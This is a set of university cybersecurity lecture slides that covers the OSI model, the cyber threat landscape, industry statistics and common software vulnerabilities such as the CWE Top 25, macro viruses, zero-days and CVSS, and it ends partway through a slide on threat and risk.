


The OSI Model



Layer 1: Physical Layer


- Physical layer converts this binary sequence into signals and transmits over the local media
- It can be an electrical signal (for copper cable), light signal (optical fiber), and radio signal (in case of air)
- Signal generated by physical layer depends on the type of media used to connect two devices



The OSI Model



Layer 1: Physical Layer



The OSI Model



Seven Layers of the OSI Networking Model

Layer	Description	Protocols
Application Layer	This layer controls and mediates the interaction of the network with the Operating System and the applications installed on this OS It basically defines how the applications handle the communications in which the system becomes involved when connected to a network	POP, SMTP, DNS, FTP, and so on
Presentation Layer	Performs data compression/ decompression and encryption/decryption	
Session Layer	Defines the connection between two computers as either a client-server connection or a peer-to-peer connection The term 'session' is used to describe this virtual network connection between computers	NetBIOS
Transport Layer	Mediates the movement of data between all the other layers	TCP, UDP




The OSI Model

Seven Layers of the OSI Networking Model

Layer	Description	Protocols
Network Layer	<p>Defines the route through which the data packets will travel from node to node</p> <p>For this purpose, the transport layer masks the characteristics of lower layers from the upper layers in the OSI model</p>	IP, Internet Control Message Protocol
Data Link Layer	Bridges the connection between the third layer (network layer) and the first layer (physical layer) by defining and implementing a protocol through which the network layer transmits its data to the physical layer	Address Resolution Protocol, Serial Line Internet Protocol, Point-to-Point Protocol
Physical Layer	Specifies the network cable, the router, the DSU/CSU box, and the other physical mediums involved.	None



Thank You!



BITS Pilani
Pilani | Dubai | Goa | Hyderabad

Cyber Security

Cyber Threat Landscape and Common Cyber Attacks

Dr. Ramakrishna Dantu

Associate Professor, BITS Pilani

Disclaimer and Acknowledgement



- The content for these slides has been obtained from books and various other source on the Internet
- I here by acknowledge all the contributors for their material and inputs.
- I have provided source information wherever necessary
- I have added and modified the content to suit the requirements of the course

Cyber Threat Landscape and Common Cyber Attacks



Agenda

- The Threat Landscape
- Understanding Vulnerabilities
- Common Cyber Attacks
 - Stages and Patterns
 - Targeted and Non-targeted Attacks
 - Reducing exposure to Cyber Attacks
- Essential Cyber Security Controls
 - Boundary firewalls and Internet gateways
 - Secure configuration
 - Whitelisting and execution control
 - User access control
 - Password policy
 - Content checking





The Threat Landscape



१०८ परमं बलूः

The Threat Landscape



Scenario

- Before we take a look at the cyber security threat landscape, let's look at this scenario
- Cybercrime Up 600% Due To COVID-19 Pandemic
- There is a rise in sophisticated phishing emails due to COVID-19
- Malicious actors are posing as the CDC or WHO representatives
- These emails are designed to deceive and trick recipients into taking an action:
 - clicking a malicious link, or opening an attachment with a virus



CDC = Center for Disease Control and Prevention
WHO = World Health Organization



The Threat Landscape

Key Industry Trends

- The cyber threat landscape is complex and constantly changing
- Cybersecurity has never been more important than before
- COVID-19 has forced companies to create remote workforces and operate off cloud-based platforms
- The rollout of 5G has made connected devices more connected than ever
- Some industry trends to watch for in 2021 and beyond
 - Remote workers will continue to be a target for cybercriminals
 - As a side effect of remote workforces, cloud breaches will increase
 - The cybersecurity skills gap will remain an issue
 - As a result of 5G increasing the bandwidth of connected devices, IoT devices will become more vulnerable to cyber attacks



The Threat Landscape

Some Facts

Fact	Source
95% of cybersecurity breaches are caused by human error	Cybint
The worldwide information security market is forecast to reach \$170.4 billion in 2022	Gartner
88% of organizations worldwide experienced spear phishing attempts in 2019	Proofpoint
68% of business leaders feel their cybersecurity risks are increasing	Accenture
On average, only 5% of companies' folders are properly protected	Varonis
Data breaches exposed 36 billion records in the first half of 2020	RiskBased
86% of breaches were financially motivated and 10% were motivated by espionage	Verizon
45% of breaches featured hacking, 17% involved malware and 22% involved phishing	Verizon
Between January 1, 2005, and May 31, 2020, there have been 11,762 recorded breaches	ID Theft Resource Center
The top malicious email attachment types are .doc and .dot which make up 37%, the next highest is .exe at 19.5%	Symantec
An estimated 300 billion passwords are used by humans and machines worldwide	Cybersecurity Media

The Threat Landscape



Some Facts


Fact
There is a hacker attack every 39 seconds
43% of cyber attacks target small business
The global average cost of a data breach is \$3.9 million across SMBs
9.7 Million Records healthcare records were compromised in September 2020 alone
Approximately \$6 trillion is expected to be spent globally on cybersecurity by 2021
Connected IoT devices will reach 75 billion by 2025
Unfilled cybersecurity jobs worldwide is already over 4 million
More than 77% of organizations do not have a Cyber Security Incident Response plan
Most companies take nearly 6 months to detect a data breach, even major ones
Share prices fall 7.27% on average after a breach
Total cost for cybercrime committed globally will reach \$6 trillion by 2021



The Threat Landscape

Some Perspectives of Security

- Let's understand some perspectives of security
 - Technology is the cause of attack
 - Risk-Reward Ratio and Ease of stealing
 - Cyber crime Vs. Physical crime
 - Information is an asset to both criminals and organizations
 - Personal Computing Assets (Remote Working due to COVID-19)
 - The Digital Divide
 - The Growing Internet of Things
 - Increasing use of Social Media





The Threat Landscape

Technology is the cause of attack

- In today's world the growth and prominence of technologies and data are showing no signs of slowing down
- The technology changes in unimaginable ways
 - We can be attacked both physically and virtually
- For today's organizations that rely heavily on technology (particularly the Internet) for doing their business
 - Virtual attacks are far more threatening
- For every vulnerability fixed, another pops up, ripe for exploitation
- When a vulnerability is identified, a tool that can exploit it is often developed and used within hours
 - This is faster than the time it normally takes for the vendor to release a patch, and certainly quicker than the time many organizations take to install that patch
- The adoption of new innovations creates an environment where threat landscapes can change quickly



The Threat Landscape

Risk-Reward Ratio & Ease of Stealing

- The technology gives attackers a huge advantage over the defenders
 - They attack anyone, anywhere, from the comfort of their home
 - They often have automated tools to identify their victims – and their vulnerabilities
- From an attacker's perspective, there is often a very good risk-to-reward ratio:
 - For the victim, it can be hard enough to detect that the attack happened at all, never mind trace who was behind it
- It is the very nature of the digital information that we are trying to protect that is easy to copy
- In fact, stealing the information does not require removing it from its original location at all
 - meaning that the owner of that information may never realize that the theft happened

The Threat Landscape



Cyber crime Vs. Physical crime

- Committing crimes over the Internet can also be very lucrative
- Physical pickpocketing compared with digitally targeting someone
 - Stealing cash and credit cards can only be beneficial for short term
 - Stealing a person's identity can get credit cards issued in the victim's name
- Upscale that to targeting businesses
 - A criminal might get access to thousands or even millions of credit card details and personal information
 - They can use the information for themselves or sell it on the dark web
 - where you can buy virtually anything, from drugs and organs to hacking software and stolen credentials
- The profits are certainly far greater compared to a physical crime conducted in the same timescale and with the same manpower

The Threat Landscape



Information is asset to both criminals and organizations

- Information 'assets' – by definition, someone else wants to get hold of them
- Individuals normally go through the proper channels – but not everyone will take the legal route
- Everyone is a target because virtually every organization (even a small business) holds valuable information (often in huge quantities)
- Being the most important asset, organizations cannot do business if they lose access to that information
- The fact that criminals can extract significant value from this information means that it is an asset to them too

The Threat Landscape



Personal Computing Assets (Remote Working)

- Threat landscapes commonly prioritize corporate and governmental networks assets as high priorities
 - Personal networks and resources are treated as lower-level threats
- Covid-19 pandemic resulted in over 40% of people working from home
 - This requires a reassessment of prioritization levels
- This change enabled bad actors with more opportunities to prey on remote workers
 - This forces reassessment of the risk level of home networks
- Today's threat landscape must also include personal computing assets as high-risk and high-value targets
 - This is because often-sensitive data being accessed outside of the protected corporate networks

The Threat Landscape



The Digital Divide

- The changing threat landscape has made a large segment of society to use technology securely
- People who may lack skills needed to protect themselves from security attacks now use their computers for education, work, and play
- In many situations, multiple family members utilize the same electronic device, greatly increasing the chance for exposure to malware
- Educational institutions are now required to quickly transition to online learning without implementing necessary training and cybersecurity protocols
 - These training and protocols are part of traditional online models
- Educators who may have not previously utilized technology are now sharing files as part of their daily online classroom interactions
 - This could introduce malware onto their devices

The Threat Landscape



Growing Internet of Things

- 
- Connected appliances
 - Smart home security systems
 - Autonomous farming equipment
 - Wearable health monitors
 - Smart factory equipment
 - Wireless inventory trackers
 - Ultra-high speed wireless internet
 - Biometric cybersecurity scanners
 - Shipping container and logistics tracking
 - Connected Cars
 - Connected Homes
 - Connected Agriculture
 - Connected Retail
 - Connected Hospitality
 - Connected Health
 - Connected Manufacturing
 - Connected Cities



The Threat Landscape

Growing Internet of Things

- A growing Internet of Things (IoT) has exposed devices to cyberattacks
 - A few years ago these would never have been included in most threat landscape models
- More healthcare and fitness apps for people to manage their health
 - This increases scope for attack surfaces
 - An attack on such apps, exposes large amounts of personal data and puts personal lives at risk
- Large number of payment apps such as GooglePay & PayTM
 - Such apps expose the possibility of stealing credit card and bank account information
- Modern agriculture equipment incorporates large amounts of technology
 - including data centers, networks, satellites and even artificial intelligence (AI)
 - a successful large-scale attack by either a lone individual or an organized group could potentially damage our food supply



The Threat Landscape

Increasing use of Social Media

- Greater numbers of individuals use social media as a news source
 - More than half of Americans receive their news by social media (Forbes)
- The manipulation of video using techniques such as **deepfake** make it increasingly difficult to recognize altered videos in social media
 - <https://youtu.be/EfREntgxmDs>
 - <https://edition.cnn.com/interactive/2019/01/business/pentagons-race-against-deepfakes/>
- Conspiracy theories are often shared online as facts, introducing yet more confusion in actual messaging to users looking for current news
- The risk of wireless technology remains constant
 - In addition, widespread use of 5G has introduces additional vulnerabilities



The Threat Landscape

Wireless Technology

- Previous mobile network topology provided for fewer pieces of hardware at which point traffic could be monitored
- The decentralized nature of 5G requires implementation of monitoring and security solutions at an exponentially greater number of devices
- The increased bandwidth and ability to add large numbers of IoT devices will require security solutions that are scalable and able to respond rapidly in order to provide a secure computing environment
- Understanding today's threat landscape is critical to developing strategies and solutions to establish a strong cybersecurity framework
- It is critical for both organizations and individuals to not become complacent and remain vigilant, regularly defending their threat landscape



The Threat Landscape

References

- The Cyber Security Handbook – Prepare for, respond to and recover from cyber attacks by Alan Calder *Published by IT Governance Publishing, 2020*
- UK Department for Digital, Culture, Media & Sport, “Cyber Security Breaches Survey 2020”, March 2020, <https://www.gov.uk/government/publications/cyber-security-breaches-survey-2020/cyber-security-breaches-survey-2020>.



Understanding Vulnerabilities

साने परमं बलं

Understanding Vulnerabilities




Overview

- A vulnerability is a weakness in an IT system that can be exploited by an attacker to deliver a successful attack
- Attackers will look to exploit any of them, often combining one or more, to achieve their end goal
- To exploit an existing vulnerability, an attacker needs to have at least one tool that connects to a system weakness:
 - The vulnerability then becomes what is known as the "attack surface".

Understanding Vulnerabilities



Common IT vulnerabilities and exposures worldwide 2009-2019



Note(s): Worldwide; 2009 to 2019
Source(s): Website (cvedetails.com); ID 500755

statista

Understanding Vulnerabilities



Vulnerability Categories

- Virtually, there can be 1000s of vulnerabilities
- However, they can be broadly grouped into following categories
 - Server and Host Vulnerabilities
 - Network Vulnerabilities
 - Virtualization Vulnerabilities
 - Web Application Vulnerabilities
 - Internet of Things Vulnerabilities
 - Database Vulnerabilities



Source: CompTIA CySA+ (CS0-001): Complete Course and Practice Exam
Source: <https://www.ncsc.gov.uk/information/understanding-vulnerabilities>

Understanding Vulnerabilities



About MITRE

- The MITRE Corporation is an American not-for-profit organization based in Bedford, Massachusetts, and McLean, Virginia
- It manages federally funded R&D centers (FFRDCs) supporting several U.S. government agencies
- MITRE maintains the Common Vulnerabilities and Exposures (CVE) system and the Common Weakness Enumeration (CWE) project
- Since 1999, the MITRE Corporation has been functioning as editor and primary numbering authority of the CVEs
- CVE is now the industry standard for vulnerability and exposure names
- It provides reference points for data exchange so that information security products and services can interoperate with each other

Source: <https://www.rapid7.com/fundamentals/vulnerabilities-exploits-threats/>

Understanding Vulnerabilities



Common Computer Security Vulnerabilities - 2020

- The Common Weakness Enumeration (CWE) identified the Top 25 Most Dangerous Software Errors
- The CWE Top 25 provides insight into the most severe and current security weaknesses
- This is a demonstrative list of the most common and impactful issues experienced over the previous two calendar years
- While the list remains comprehensive, there are many other threats that leave software vulnerable to attack
- These weaknesses are dangerous because they are often easy to find, exploit, and can allow adversaries to completely take over a system, steal data, or prevent an application from working

Understanding Vulnerabilities



Common Computer Security Vulnerabilities

Vulnerability	Score	Vulnerability	Score
Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.82	Exposure of Sensitive Information to an Unauthorized Actor	19.16
Out-of-bounds Write	46.17	Use After Free	18.87
Improper Input Validation	33.47	Cross-Site Request Forgery (CSRF)	17.29
Out-of-bounds Read	26.50	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	16.44
Improper Restriction of Operations within the Bounds of a Memory Buffer	23.73	Integer Overflow or Wraparound	15.81
Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	20.69	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	13.67

2020 CWE Top 25 Most Dangerous Software Weaknesses

https://cwe.mitre.org/top25/archive/2020/2020_cwe_top25.html

Understanding Vulnerabilities



Common Computer Security Vulnerabilities

Vulnerability	Score	Vulnerability	Score
NULL Pointer Dereference	8.35	Use of Hard-coded Credentials	5.19
Improper Authentication	8.17	Deserialization of Untrusted Data	4.93
Unrestricted Upload of File with Dangerous Type	7.38	Improper Privilege Management	4.87
Incorrect Permission Assignment for Critical Resource	6.95	Uncontrolled Resource Consumption	4.14
Improper Control of Generation of Code ('Code Injection')	6.53	Missing Authentication for Critical Function	3.85
Insufficiently Protected Credentials	5.49	Missing Authorization	3.77
Improper Restriction of XML External Entity Reference	5.33		

2020 CWE Top 25 Most Dangerous Software Weaknesses

https://cwe.mitre.org/top25/archive/2020/2020_cwe_top25.html

Understanding Vulnerabilities



Causes of Vulnerabilities

- They can occur through:
 - Flaws
 - Features
 - User error
 - Zero-day vulnerabilities



Source: CompTIA CySA+ (CS0-001): Complete Course and Practice Exam
Source: <https://www.ncsc.gov.uk/information/understanding-vulnerabilities>

Understanding Vulnerabilities



Causes of Vulnerabilities

- Flaws
 - A flaw is an unintended functionality
 - This may either be a result of poor design or through mistakes made during implementation (coding)
 - Flaws may go undetected for a significant period of time
 - The majority of common attacks we see today exploit these types of vulnerabilities
 - Between 2014 and 2015, nearly 8,000 unique and verified software vulnerabilities were disclosed in the US National Vulnerability Database (NVD)
 - Vulnerabilities are actively pursued and exploited by the full range of attackers
 - Consequently, a market has grown in software flaws, with 'zero-day' vulnerabilities fetching hundreds of thousands of dollars

Understanding Vulnerabilities



Causes of Vulnerabilities

- Features

- A feature is intended functionality which can be misused by an attacker to breach a system
- Features may improve the user's experience, help diagnose problems or improve management, but they can also be exploited by an attacker
- Example:
 - Microsoft introduced macros into their Office suite in the late 1990s. They soon became the vulnerability of choice
 - E.g., Melissa virus in March, 1999
 - It was a mass-mailing macro virus. It targeted Microsoft Word and Outlook-based systems, and created considerable network traffic
 - The virus would infect computers via Email, the email being titled "Important Message From", followed by the current username
 - Upon clicking the message, the body would read: "Here's that document you asked for. Don't show anyone else ;)." Attached was a Word document titled list.doc containing a list of pornographic sites and accompanying logins for each
 - It would then mass mail itself to the first 50 people in the user's contact list and then disable multiple safeguard features on Microsoft Word and Microsoft Outlook

Understanding Vulnerabilities



Causes of Vulnerabilities

- Features
 - Macros are still exploited today
 - The Dridex banking Trojan that was spreading in late 2014 relies on spam to deliver Microsoft Word documents containing malicious macro code, which then downloads Dridex onto the affected system.
 - JavaScript, widely used in dynamic web content, continues to be used by attackers
 - E.g., Diverting the user's browser to a malicious website and silently downloading malware, and hiding malicious code to pass through basic web filtering.

Understanding Vulnerabilities



Causes of Vulnerabilities

- User Error
 - Users can be a significant source of vulnerabilities
 - They make mistakes, such as choosing a common or easily guessed password, or leaving their laptop or mobile phone unattended
 - Even the most cyber aware users can be fooled into giving away their password, installing malware, or divulging confidential information
 - These details would allow an attacker to target and time an attack appropriately
 - A carefully designed and implemented computer system can minimize vulnerabilities
 - Such efforts can be easily undone
 - E.g., an inexperienced system administrator who enables vulnerable features, fails to fix a known flaw, or leaves default passwords unchanged

Understanding Vulnerabilities



Causes of Vulnerabilities

- Zero-day vulnerabilities
 - The term "zero-day" refers to a newly discovered software vulnerability
 - Because the developer has just learned of the flaw, it also means an official patch or update to fix the issue hasn't been released
 - So, "zero-day" refers to the fact that the developers have "zero days" to fix the problem that has just been exposed — and perhaps already exploited by hackers
 - Once the vulnerability becomes publicly known, the vendor has to work quickly to fix the issue to protect its users.
 - But the software vendor may fail to release a patch before hackers manage to exploit the security hole
 - That's known as a zero-day attack.

Understanding Vulnerabilities



Causes of Vulnerabilities

- Vulnerabilities are not just software-based
- Vulnerabilities can be found on software, hardware, network, even the users — impacting all assets across an organization
- Vulnerabilities can come from many sources, complexity, misconfiguration, connectivity, software bugs, etc.
- The most common source of vulnerabilities is the human user
 - Which poses a significant risk for organizations and their security posture.

Understanding Vulnerabilities



Common Vulnerability Scoring System (CVSS)

- While software bugs aren't inherently harmful (except for potential performance issues), many can be taken advantage of by "bad" actors
 - These are known as vulnerabilities.
- Vulnerabilities can be leveraged to force software to act in ways it's not intended to
 - E.g., gleaning information about the current security defenses in place.
- Once a bug is determined to be a vulnerability, it is registered by MITRE as a CVE, or common vulnerability or exposure
- The vulnerability is assigned a Common Vulnerability Scoring System (CVSS) score to reflect the potential risk it could introduce to the organization
- This central listing of CVEs serves as a reference point for vulnerability scanners

Understanding Vulnerabilities



Scanning Vulnerabilities

- A vulnerability scanner is a computer program designed to assess computers, networks or applications for known weaknesses
- They are used to identify and detect vulnerabilities arising from mis-configurations or flawed programming within a network-based asset such as a firewall, router, web server, application server, etc.,
- A vulnerability scanner scans and compares an organization's environment against a vulnerability database, or a list of known vulnerabilities
- Once the vulnerabilities are detected, developers can use penetration testing as a means to see where the weaknesses are
- These problems can be fixed and future mistakes can be avoided
- Frequent and consistent scanning will enable us to see common threads between vulnerabilities and a better understanding of the system

Understanding Vulnerabilities



Threat-Vulnerability-Risk

- Before we discuss identifying vulnerabilities, we need to understand threat and risk
- Threat
 - A potential for an attacker to exploit a vulnerability in some asset, which if it occurs may compromise the security of the asset and cause harm to the asset's owner
- Risk
